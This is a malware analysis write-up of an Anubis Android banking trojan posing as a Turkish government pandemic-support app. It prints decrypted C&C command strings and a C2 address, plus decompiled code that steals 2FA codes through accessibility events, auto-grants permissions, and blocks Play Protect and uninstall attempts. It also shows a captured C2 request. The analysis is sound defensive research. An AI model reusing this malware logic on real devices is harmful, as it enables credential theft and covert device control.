starterService -----> yzxoasauqgtsmGm2NtcwMjg5MDA2MzFLndc4Njd1ndh1nZvKzg==_
b'<html lang="xb1\xf9\xe0\xc7gs; \xa84921a9f8ab54d4a1d2ce538bd5263d8' b'<`>
Inject: -----> cmfkzzmehcrdZth1nWI3Y2RhyWQ2MDY=
# -----> kovjy1qz1xdyYwEYmJ1
BLOCK DISABLE ACCESSIBILITY SERVICE -----> nstlytighpwmZDjzWz1mY40Twyj1k20Gy2NwQ3zRlNjFhYtE3YmMyZmMjKzTRlMGNjJzUyZdAxM2Y
YzA1NwjkZnLm15Mtc=_
BLOCK DELETE -----> oisbjibvwmwNjMzK1Y2ZknjYmZQzND14MdDm
BLOCK DISABLE ADMIN -----> ssrxhur1okjMj0MzVjz05MjQmD0M1MjY00T10WfjNz2M3MjdhMTQ0Nz14ZDQ=_

Pandemi Destek -----> zcolswnvnljfy2EYnjbkMj1YtExNwM50T5MDb1YwFm2I4NQ==_
http://107.172.82.116/ -----> trnsxlqmcmtB1Mq0NNTA3Yz1mNzkyZTzYmGwNjkojY55mVlNdu2Zg10Wm00W10We1ZwM=
idbot -----> rnqnrifeljMmE1NgFhZmNjQ==_
ERROR View Injection: -----> yodjgqyyuuwYwNvNjyjMzjzJzHnGz3zWkYjgzjz1nJn1zGnHnJrlMge20Dz10Gm3zjk=
application -----> vjvltdjvjjxyM=
data -----> rcdouyzsquehNjKt0UtxZtj1nZv1NgjKzGyZtGz3zg==_
b',exit:""; b',exit:"true" ID: -----> xncqresqzihNnM1zE4Y2Y=
Logs: -----> nghkcoi1gddgaNmVjNzQyNDm=
: -----> pkawlkmezad0Mjg3MjIzMD20WjkYwE=
admin -----> vdrivouixsnhMDU=
START SERVICE 1: -----> crggfahzfvYtQz0T0E00GM30GM10dg5MwUzMmNjMnxzTfkMjzLzZmZa==_
START SERVICE 2: -----> mfrxmeaxirqYjAzYjQ2Tm2ZmN1NzY2Y0Mg5Mjg4MD10WeyZg==_
WORKING SERVICE: -----> zvequocpabMzR1NDNjYj1Zw2Ne1Zm2FzLjRkWY0t0cyYzXzA=
Error #1 onAccessibilityEvent -----> bmoalml1fsdftMty5tMtu0Dj1MgfkyzhlMTMjU2MzZmYz3Zg5MjNhNzY30T15zjg0YjRmZD10M2QwMzEzzwQzY
g==_
click unlock device -----> fvcircvcinjNjQyMgnH1zYz1M0zAaZyj5NtKzNtE0NgFkYzRk0tSjzg4ZjgXm0u=
nodeInfo == null -----> yrbhbfodxxyZj1kM0x1Mgf1NzY1NjM1Ym5NzQ2NgrhMzjMvKzjY=
CLICKED: -----> xfbonpcdur1pZj1NzLdAyNq2MvHz11
X: -----> gruverm1quvnDmDmDjNj3Nw==_
Y: -----> xozurnndpusZDM3NTA2YzVmYw==_
packageApp{ -----> zebnypztohjMzVlZjVm2FkMzgwyW12TnC3M2E2Mw==_
} strText{ -----> gzhkqfpxvqjwq12e4Zwr1Yt5ZtBmDg40dA2Y=_
} className{ -----> tgnxitykuekdWfKmDQ1NgUz2N1M2Fk0WjMz1Mj1k
} -----> twuhjvgjzK20k=
com.android.settings.SubSettings -----> ypdwgkwnemqjMj0yMGr1ZdQ5MwQyMjK3YwYyWj1mMwotaMj2KwNu8yWe3NT1xYtg0zjQyYzgjyMgU0Ntfm0w
Rk0DE2znFkNma=_
Log Keylogger Size: -----> tntswpnpatmWY1MgU1jU2ZGmxtJhNzRlMzg1MzY2Nt2jMj1RkNdh0tYwNmEzNa==_
com.android.settings:id/action_button -----> qmukwocsbeyWQzNl0MjQ40wE50w1jYz0E0d4K2GrjY2E1Mj1ndcyYwNm0D1xN2Y2m1Q1ZG2uN2U0Y
jAyZD8Kym4MfLNDmY2Qy0Dn1ntQ=_
action=botcheck&data= -----> mrehbymcy1xbZTm1Zm0WQyMjK3YwYyWj1mMwotaMj2KwNu8yWe3NT1xYtg0zjQyYzgjyMgU0Ntfm0w
||no| action=registration&data= -----> sxbjd1lqdgNzK2tE0yM1M4t4
action=sendInjectLog&data= -----> jevxyxajetrchGm12Fj2Mj1Nz2W0yThD1jRnH0tYzYewj1yNgwM0tQ3yj0NzcyzGrnZjE3Nj1jYtAy
action=sendSMSLogs&data= -----> mtdclnejggNta40Dq2Mj1Nz2W0yThD1jRnH0tYzYewj1yNgwM0tQ3yj0NzcyzGrnZjE3Nj1jYtAy
action=timeInject&data= -----> pwtotwnlcmjDj1M23NdyzD2A2Mj1y4Tj1M0n1yWm0tQ3yj0NzcyzGrnZjE3Nj1jYtAy
action=sendKeylogger&data= -----> rhkbycqvqyH2E4Zwr1Yt5ZtBmDg40dA2Y=_
action=getModule&data= -----> rosummoxvhtZt15yjMwExYz1ZDm1jYyNgG32fj1ntu2tHtLycYj1M0n1yWm0tQ3yj0NzcyzGrnZjE3Nj1jYtAy
action=checkAPK&data= -----> wkr0ampfhw1d2jMz1M2z1E2Mj1zHr1Vh0Wj1m0n1dRmDmUwY2Mz2MmD3E3D0Y1Y2M52TmzWzH2zg==_
Not Yet Implemented -----> vzbpb1naxicquYt20Wm1Nj1tVj1dMn1t1Yj2BkYtCjNzE2Mm1Wjz1yN2rjYzK=_
system.apk -----> msxgfqfplaubNmI0NmRlMtfm0GjKzWY=_
Android ----->

```

Static Analysis

When I examined the strings we decrypted, I realized that some of them were just defined and never used again. First, I thought that the variable that the string is connected to would be a decryption result. But I couldn't find any function of this type, then I came across "**DexClassLoader**" in strings :D

```
public String b(Context context, String str) {
    try {
        if (!new File(context.getDir(this.a.dg, 0), this.a.bk).exists()) {
            return "";
        }
        Class loadClass = new DexClassLoader(new File(context.getDir(this.a.dg, 0), this.a.bk).getCanonicalPath(),
            return loadClass.getMethod(this.a.dt, Context.class, String.class).invoke(loadClass.newInstance(), context
    } catch (Exception e) {
        String str2 = this.a.du;
        a(str2, this.a.dv + e.toString());
        return "";
    }
}
```

```
String str2 = this.a.du; // this.a.du = "DexClassLoader"
```

The sample we examined loads the module it received from the C&C Panel with the "**action=getModule&data=**" request in runtime using "**DexClassLoader**" and runs the class it loaded with "**com.example.modulebot.mod**", which I encountered in strings. There are multiple unused strings inside, including those with the package names of applications such as *Telegram*, *Whatsapp*, *Tencent*, *Ubercrab*, *Viber*, *Snapchat*, *Instagram*, *Twitter*.

Static Analysis

Since C&C Panel is not active, I could not examine the module to be loaded in runtime, but there are many harmful activities that can be mentioned in the classes we have. To mention them in order;

```
public void a(AccessibilityService accessibilityService, AccessibilityEvent accessibilityEvent, String str) {
    try {
        if (Build.VERSION.SDK_INT >= 18 && str.contains("com.google.android.apps.authenticator2")) {
            a("run", "com.google.android.apps.authenticator2");
            if (accessibilityEvent.getSource() != null) {
                String str2 = "";
                int i = 0;
                for (AccessibilityNodeInfo accessibilityNodeInfo : a(accessibilityEvent.getSource(), "android.view.ViewGroup")) {
                    String str3 = str2;
                    for (int i2 = 0; i2 < accessibilityNodeInfo.getChildCount(); i2++) {
                        AccessibilityNodeInfo child = accessibilityNodeInfo.getChild(i2);
                        if (child.getText() != null) {
                            a("params1: " + i + ", params2: " + i2, child.getText().toString());
                            str3 = str3 + "params2: " + i2 + ", params3: " + child.getText().toString() + "\n";
                        }
                    }
                    i++;
                    str2 = str3;
                }
                if (!str2.isEmpty()) {
                    b(accessibilityService, this.a.p, "Logs com.google.android.apps.authenticator2: \n" + str2 + this.a.dE);
                }
            }
        }
    } catch (Exception unused) {
    }
}
```

Anubis can steal **2FA** code with using Accessibility events "**getText()**" function.

Static Analysis

In addition, with Accessibility privileges, Anubis can also give itself any permission it wants.

```
public boolean a(AccessibilityService accessibilityService, AccessibilityEvent accessibilityEvent, String str, String str2) {
    try {
        if (Build.VERSION.SDK_INT < 18 || !str2.contains("com.google.android.permissioncontroller") || accessibilityEvent.getSource() == null) {
            return false;
        }
        boolean z = false;
        for (AccessibilityNodeInfo accessibilityNodeInfo : a(accessibilityEvent.getSource(), android.widget.LinearLayout)) {
            boolean z2 = z;
            for (int i = 0; i < accessibilityNodeInfo.getChildCount(); i++) {
                AccessibilityNodeInfo child = accessibilityNodeInfo.getChild(i);
                if (child.getText() != null && child.getText().toString().equals(f(accessibilityService))) {
                    accessibilityNodeInfo.performAction(16);
                    z2 = true;
                }
            }
            z = z2;
        }
        if (z) {
            Iterator<AccessibilityNodeInfo> it = accessibilityEvent.getSource().findAccessibilityNodeInfosByViewId("android:id/button1").iterator();
            if (it.hasNext()) {
                it.next().performAction(16);
                return true;
            }
        }
        return false;
    } catch (Exception unused) {
    }
}
```

Here I would like to point out a few things about the "**performAction(16)**" function. Thanks to the accessibility permission, Android applications can click the buttons that appear on the screen.

| | |
|-------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <p>performAction</p> <pre>public boolean performAction (int action)</pre> <p>Performs an action on the node.</p> | <p>ACTION_CLICK</p> <pre>public static final int ACTION_CLICK</pre> <p>Action that clicks on the node info. See AccessibilityAction#ACTION_CLICK</p> <p>Constant Value: 16 (0x00000010)</p> |
|-------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|

Static Analysis

After the application starts working, it makes the necessary preparations to convert the basic information about the device and critical information such as "**statBanks**", "**statCard**" into **Json** format.

```
public void a(Context context) {
    this.b.a(this.d, this.aX);
    String d = this.b.d(context, this.a.b);
    TelephonyManager telephonyManager = (TelephonyManager) getBaseContext().getSystemService(this.a.aj);
    JSONObject jsonObject = new JSONObject();
    try {
        jsonObject.put(this.a.cI, d); → id
        jsonObject.put(this.a.s, this.b.d(context, this.a.s)); → idSettings
        jsonObject.put(this.a.cJ, this.c.c(context)); → number
        jsonObject.put(this.a.t, this.b.i(this) ? this.a.Q : this.a.N); → statAdmin 1/0
        jsonObject.put(this.a.u, this.b.d(context, this.a.Q)); → statProtect
        jsonObject.put(this.a.v, this.c.a(context)); → statScreen
        jsonObject.put(this.a.w, this.b.b(context, gstmzijgp.class) ? this.a.Q : this.a.N); → statAccessibilty
        jsonObject.put(this.a.x, this.b.j(this)); → statSMS
        jsonObject.put(this.a.y, this.b.d(context, this.a.y)); → statCards
        jsonObject.put(this.a.z, this.b.d(context, this.a.z)); → statBanks
        jsonObject.put(this.a.A, this.b.d(context, this.a.A)); → statMails
        jsonObject.put(this.a.B, this.b.d(context, this.a.i)); → activeDevice
        jsonObject.put(this.a.C, this.b.d(context, this.a.C)); → timeWorking
        jsonObject.put(this.a.D, this.b.d(context, this.a.D)); → statDownloadModule
        jsonObject.put(this.a.Z, this.b.c(context)); → batteryLevel
        String str = this.a.y; → locale
    }
}
```

While examining "**AndroidManifest.xml**" file, we saw the permissions such as "**SEND_SMS**", "**READ_SMS**", "**RECEIVE_SMS**" in its content, but it seems that Anubis does not want to be content with them. It is thought that the purpose of Anubis, which wants to be the **SMS** application of the device, at this point is to delete the incoming messages in order not to leave any evidence behind.

```
public class mctbdwzairkcwx extends Activity {
    /* access modifiers changed from: protected */
    @Override // android.app.Activity
    public void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        if (Build.VERSION.SDK_INT >= 29) {
            RoleManager roleManager = (RoleManager) getSystemService(RoleManager.class);
            if (roleManager.isRoleAvailable("android.app.role.SMS") && !roleManager.isRoleHeld("android.app.role.SMS")) {
                startActivityForResult(roleManager.createRequestRoleIntent("android.app.role.SMS"), 1);
            } else {
                return;
            }
        }
        finish();
    }
}
```


Static Analysis

```

public void onCreate(Bundle bundle) {
    super.onCreate(bundle);
    if (!this.a.b(this)) {
        Point point = new Point();
        getWindowManager().getDefaultDisplay().getSize(point);
        a aVar = this.a;
        String str = this.c.O;
        aVar.a(this, str, this.c.a0 + point.x);
        aVar.a2 = this.a;
        String str2 = this.c.P;
        aVar2.a(this, str2, this.c.a0 + point.y);
        try {
            if (this.a.d(this, this.c.c).contains(this.c.aM)) {
                this.a.a(this.d, this.c.dW); → c.dW = Initialization Start 2!
                this.a.g(this);
            }
        } catch (Exception unused) {
            this.a.a(this.d, this.c.dV); → c.dV = Initialization Start 1!
            this.a.d(this);
        }
        aVar3 = this.a;
        a.a(this, this.c.a0, 1000);
        try {
            if (!this.a.a(this, bcpvl.class)) {
                startService(new Intent(this, bcpvl.class));
            }
        } catch (Exception unused2) {
            if (!this.b.b(this)) {
                this.a.a("run_king_service", this);
            }
        }
        finish();
    }
}

```

When Anubis first runs, it uses Shared Preferences to reuse the encrypted strings in its content.



As can be seen below, certain information is kept in the "key-value data" format for later use.

```

public void a(Context context, String str, String str2) {
    SharedPreferences.Editor edit = context.getSharedPreferences(this.a.ax, 0).edit();
    edit.putString(str, str2);
    edit.commit();
}

```

Static Analysis

With many functions and endless loops in Anubis content, it causes a workload on the device where it is constantly loaded. Since one of the results of this workload is high energy consumption, Anubis' developers aimed to overcome this problem with the **"REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"** permission.

```
public void onCreate(Bundle bundle) {
    super.onCreate(bundle);
    try {
        if (!this.a.b(this)) {
            Intent intent = new Intent("android.settings.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS", Uri.parse(this.b.aH + getPackageName()));
            intent.addFlags(268435456);
            intent.addFlags(1073741824);
            startActivity(intent);
        }
    } catch (Exception unused) {
    }
    finish();
}
```

FLAG_ACTIVITY_NEW_TASK Added in API level 1

```
public static final int FLAG_ACTIVITY_NEW_TASK
```

If set, this activity will become the start of a new task on this history stack. A task (from the activity that started it to the next task activity) defines an atomic group of activities that the user can move to. Tasks can be moved to the foreground and background; all of the activities inside of a particular task always remain in the same order. See [Tasks and Back Stack](#) for more information about tasks.

This flag is generally used by activities that want to present a "launcher" style behavior: they give the user a list of separate things that can be done, which otherwise run completely independently of the activity launching them.

When using this flag, if a task is already running for the activity you are now starting, then a new activity will not be started; instead, the current task will simply be brought to the front of the screen with the state it was last in. See [FLAG_ACTIVITY_MULTIPLE_TASK](#) for a flag to disable this behavior.

This flag can not be used when the caller is requesting a result from the activity being launched.

Constant Value: 268435456 (0x10000000)

FLAG_ACTIVITY_NO_HISTORY Added in API level 1

```
public static final int FLAG_ACTIVITY_NO_HISTORY
```

If set, the new activity is not kept in the history stack. As soon as the user navigates away from it, the activity is finished. This may also be set with the [noHistory](#) attribute.

If set, [onActivityResult\(\)](#) is never invoked when the current activity starts a new activity which sets a result and finishes.

Constant Value: 1073741824 (0x40000000)

Static Analysis

The application can reveal multiple amazing abilities with Accessibility permissions on the target device. For example, it can turn off Play Protect to avoid being caught and prevent any attempt to delete itself from the device, again thanks to Accessibility.

```

public class gstmzijgp extends AccessibilityService {
    a a = new a();
    parrot.ski.frog.a b = new parrot.ski.frog.a();
    String c = "Ayarlar";
    String d = "KAPAT";
    String e = "Uygulamaları Play Protect ile tara";
    String f = "";
    int g = 0;
    List<AccessibilityNodeInfo> h = new ArrayList();
    String i = this.b.aN;
    private String j = (gstmzijgp.class.getSimpleName() + this.b.aI);
    private boolean k = false;
    private int l = 0;
    private String m = this.b.a0;
    private String n = this.b.a0;
    private String o = this.b.a0;
    private String p = this.b.a0;
    private String q = this.b.a0;
    private String r = this.b.a0;
    private boolean s = false;

    private String a(AccessibilityEvent accessibilityEvent) {
        StringBuilder sb = new StringBuilder();
        for (CharSequence charSequence : accessibilityEvent.getText()) {
            sb.append(charSequence);
        }
        return sb.toString();
    }

    private void a() {
        if (Build.VERSION.SDK_INT > 15) {
            for (int i = 0; i < 4; i++) {
                performGlobalAction(1);
            }
            performGlobalAction(2);
            performGlobalAction(2);
        }
        if (Build.VERSION.SDK_INT < 16) {
            Intent intent = new Intent("android.intent.action.MAIN")
                intent.addCategory("android.intent.category.HOME");
            intent.setFlags(268435456);
            startActivity(intent);
        }
    }
}

```

Static Analysis

In the code block we saw above page, it can perform operations with 1 and 2 constants from the "a" function and the "**performGlobalAction**" function. Well, if you were to ask what operation these 1 and 2 correspond to, here is the answer;

performGlobalAction Added in API level 16

```
public final boolean performGlobalAction (int action)
```

Performs a global action. Such an action can be performed at any moment regardless of the current application or user location in that application. For example going back, going home, opening recents, etc.

Note: The global action ids themselves give no information about the current availability of their corresponding actions. To determine if a global action is available, use [getSystemActions\(\)](#)

Parameters

| | |
|--------|-----------------------------|
| action | int: The action to perform. |
|--------|-----------------------------|

GLOBAL_ACTION_BACK Added in API level 16

```
public static final int GLOBAL_ACTION_BACK
```

Action to go back.

Constant Value: 1 (0x00000001) 

GLOBAL_ACTION_HOME

```
public static final int GLOBAL_ACTION_HOME
```

Action to go home.

Constant Value: 2 (0x00000002) 

Static Analysis

In addition, we need to mention that the developers of Anubis paid attention to important details such as the **Build SDK version** and implemented the escape function separately for **lower SDK versions**.

```
private void a() {
    if (Build.VERSION.SDK_INT > 15) {
        for (int i = 0; i < 4; i++) {
            performGlobalAction(1);
        }
        performGlobalAction(2);
        performGlobalAction(2);
    }
    if (Build.VERSION.SDK_INT < 16) {
        Intent intent = new Intent("android.intent.action.MAIN");
        intent.addCategory("android.intent.category.HOME");
        intent.setFlags(268435456);
        startActivity(intent);
    }
}
```

FLAG_ACTIVITY_NEW_TASK 

Added in API level 1

public static final int FLAG_ACTIVITY_NEW_TASK

If set, this activity will become the start of a new task on this history stack. A task (from the activity that started it to the next task activity) defines an atomic group of activities that the user can move to. Tasks can be moved to the foreground and background; all of the activities inside of a particular task always remain in the same order. See [Tasks and Back Stack](#) for more information about tasks.

This flag is generally used by activities that want to present a "launcher" style behavior: they give the user a list of separate things that can be done, which otherwise run completely independently of the activity launching them.

When using this flag, if a task is already running for the activity you are now starting, then a new activity will not be started; instead, the current task will simply be brought to the front of the screen with the state it was last in. See [FLAG_ACTIVITY_MULTIPLE_TASK](#) for a flag to disable this behavior.

This flag can not be used when the caller is requesting a result from the activity being launched.

Constant Value: 268435456 (0x10000000)

Anubis uses this code block against any deletion attempts of the user and returns the user directly to the main menu from where they are :D it must be very annoying.

Static Analysis

As an example, let's examine the code block below

```
public void a(AccessibilityNodeInfo accessibilityNodeInfo) {
    try {
        if (!this.s && Build.VERSION.SDK_INT >= 18) {
            if (accessibilityNodeInfo == null) {
                this.a.a(this.j, this.b.bP);
                return;
            }
            for (AccessibilityNodeInfo accessibilityNodeInfo2 : accessibilityNodeInfo.findAccessibilityNodeInfosByViewId(this.b.cE)) {
                a(); ←
            }
            for (AccessibilityNodeInfo accessibilityNodeInfo3 : accessibilityNodeInfo.findAccessibilityNodeInfosByViewId(this.b.cD)) {
                a(); ←
            }
            if (this.p.equals(this.b.cF)) {
                a(); ←
            }
        } catch (Exception unused) {
        }
    }
}
```

cE=*com.android.vending:id/toolbar_item_play_protect_settings*


cD=*com.android.vending:id/play_protect_settings*

cF=*com.google.android.gms.security.settings.verifyappssettings*

activity



Thanks to its accessibility ability, Anubis can infer what the user is doing on the screen at that moment, and runs the "a" function directly in any scenario that will harm it. As we can see in our example code block, if it detects any of the **cE** / **cD** / **cF** string constants, the escape function "a" will run directly.

Dynamic Analysis




In our sample, we come across the application under the name of "2000 TL Pandemic State Support for Each Family" and using the emblem of the Ministry of Health of the Republic of Turkey.

With Anubis running on the target system, we see that the first thing it wants from the user is "**Accessibility**" privileges. Because many simple but effective abilities ("**Clicking Buttons**", "**Scrolling Pages**", "**Reading Windows Context**") that the malware basically possesses are hidden behind these powers. On the other hand, we see at the beginning of our analysis that Anubis also uses a way to hide its icon from the app launcher in order to make it difficult to remove it from the device when it starts running.



Dynamic Analysis



Let's give all permissions and examine what Anubis sent to C&C. Since our C&C Panel is not active during the analysis process, Anubis cannot receive any response from the C&C Panel.

| Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer | Logger | Extender | Project options | User options | Learn |
|-----------|--------------|--------------------|----------|----------|-----------|---------|----------|--------|----------|-----------------|--------------|-------|
| Intercept | HTTP history | WebSockets history | Options | | | | | | | | | |


Filter: Hiding CSS, image and general binary content

| # | Host | Method | URL | Params | Edited | Status | Length | MIME type | Extension | Title | Comment | TLS | IP | Cookies | Time | Listener port |
|----|-----------------------|--------|------------|--------|--------|--------|--------|-----------|-----------|-------|---------|----------------|----|-----------------|------|---------------|
| 18 | http://107.172.82.116 | POST | //gate.php | | ✓ | | | HTML | php | | | 107.172.82.116 | | 1041:33 26 A... | 8080 | |

| Request | | ... |
|---------|---------------------------------------------------------------------------------------------------|-----|
| Pretty | Raw | |
| 1 | POST //gate.php HTTP/1.1 | |
| 2 | Content-length: 80 | |
| 3 | Content-type: application/x-www-form-urlencoded | |
| 4 | User-Agent: Dalvik/2.1.0 (Linux; U; Android 8.0.0; unknown Build/OPR6.170623.017) | |
| 5 | Host: 107.172.82.116 | |
| 6 | Connection: close | |
| 7 | Accept-Encoding: gzip, deflate | |
| 8 | | |
